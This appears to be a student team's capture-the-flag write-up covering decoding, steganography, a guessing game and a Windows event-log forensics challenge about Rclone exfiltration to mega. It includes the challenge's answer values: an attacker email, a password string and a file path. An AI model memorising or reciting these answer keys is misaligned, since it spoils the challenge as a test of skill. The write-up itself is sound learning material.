


Members Involved: Mannoj Sakthivel

Tools used: CyberChef

Thought Process and Methodology and Attempts:

Firstly, Mannoj inspected the code and realised that it was in either Base 32 or 64 format. Thus, Mannoj has then used a cyberchef tool to decode it. However, the first time Mannoj decoded it (using the magic wand). It prompts another hexadecimal format as shown on the picture above (this is by using base 32 format and hex format).





Then Mannoj re-entered the random base number and clicked on the magic wand again.

Final Result: This gave Mannoj the flag for the activity as the random base number was in Base 64 format.

Category: Cryptography

Question: Guessing Game (25)





Members Involved: **Mannoj Sakthivel**

Tools used: -


Thought Process and Methodology and Attempts:

First Mannoj simply copy pasted the nc given in the Ctf. Such as the picture above into Kali terminal with the command nc before the IP Address.

Final Result: As shown in the picture above, Mannoj has randomly guessed the number by using simple probability and has thus captured the flag.

Category: Steganography

Question: Quick Response (50)




Members Involved: **Mannoj Sakthivel**


Tools used: QR Scanner, Mobile Phone (Contacts Application)

Thought Process and Methodology and Attempts:

Mannoj first scanned the qr code using his phone (The QR code is shown on the picture above).


12:42
56
Cancel
NS
Nexagate Sdn Bhd
sales@nexagate.com
message
call
video
mail
phone
+60 3 2935 9363
phone
+60 13 391 1347
phone
+60 3 2935 9363
email
sales@nexagate.com
homepage
https://pastebin.com/wALF2jbg
address
BO2-D-13A-1, Boutique Office 2,
Menara 3, Jalan Bangsar,
Kampung Haji Abdullah Hukum
59200 Bangsar Kuala Lumpur
Malaysia

This prompted a contact named “Nexagate Sdn Bhd”. Then Mannoj came across the homepage (https://pastebin.com/wALF2jbg) from his contacts and thus was curious to see what was lurking behind that link as shown on the picture above.



Final Result: After opening the suspicious link by pasting it on google Mannoj had captured the flag as shown on the picture above.

Title: Clone


Points: 100

Members Involved: Mannoj Sakthivel


Tools used: Kali, Event Viewer, XML

Thought Process and Methodology and Attempts:

This is by far the hardest task in the whole CTF as described by the group. Firstly, after downloading the files, Manoj realised that it contains event viewer files in a zip folder format.



Mannoj had thus searched the event viewer files by using XML (View under “Details”). Mannoj had thus got to know that the answers are hidden in the code as shown in the picture above.



Mannoj then proceeded to sort out every file given and found the email that compromised Pakya's PC. Mannoj looked for the Rclone in each file that was provided, and that search brought Mannoj to the sysmon file, where he found the attacker's whole data set. From there, Mannoj entered the needed data based on the questions that followed in the kali terminal after entering the nc IP address with the port (nc 203.106.151.182 (IP) 13337 (port)). Lastly, this challenge took Mannoj about 3 hours since there were a lot of questions. The picture above indicates the answers for the Questions.

In text form (answers)

1)nacover969@mitigado.com

#S1*dX&2sA@9

mega

1416

C:/Users/pakya/OneDrive/Desktop/SecretFiles/

v1ct1m_arEea

Final Result: Mannoj Managed to answer all the questions correctly and thus have captured the Flag.

Proof that we have solved all the question:

Solves

Challenge	Category	Value	Time
Clone	Forensics	100	June 11th, 12:07:57 AM
Labyrinth	Pwn	75	June 10th, 11:30:59 PM
Persistence	Web	75	June 10th, 11:02:21 PM
Packet	Forensics	75	June 10th, 10:52:49 PM
Rock Paper Gunting	Miscellaneous	25	June 10th, 10:50:08 PM
MagicWord	Web	75	June 10th, 10:08:55 PM
FindMeIfYouCan	Miscellaneous	50	June 10th, 6:26:33 PM
Dash	Miscellaneous	50	June 10th, 5:31:07 PM
PakyaFormation	Miscellaneous	50	June 10th, 5:12:33 PM
InfoBase	Web	75	June 10th, 2:48:38 PM
Shell	Forensics	75	June 10th, 12:55:30 PM
Surrender	Steganography	50	June 10th, 12:44:38 PM
Uncover the Secret Headquarters	Miscellaneous	25	June 10th, 12:15:09 PM
The Enigmatic Letter	Miscellaneous	25	June 10th, 11:51:02 AM
Welcome!	Miscellaneous	25	June 10th, 11:20:14 AM
Quick Response	Steganography	50	June 10th, 11:14:17 AM
Sushi Sleuth	Miscellaneous	20	June 10th, 11:01:24 AM
Look for MrDonde flag	Osint	20	June 10th, 10:47:01 AM
Guessing Game	Miscellaneous	25	June 10th, 10:28:00 AM
Click For Surprise !!!	Miscellaneous	25	June 10th, 10:17:29 AM
Power	Cryptography	50	June 10th, 10:11:58 AM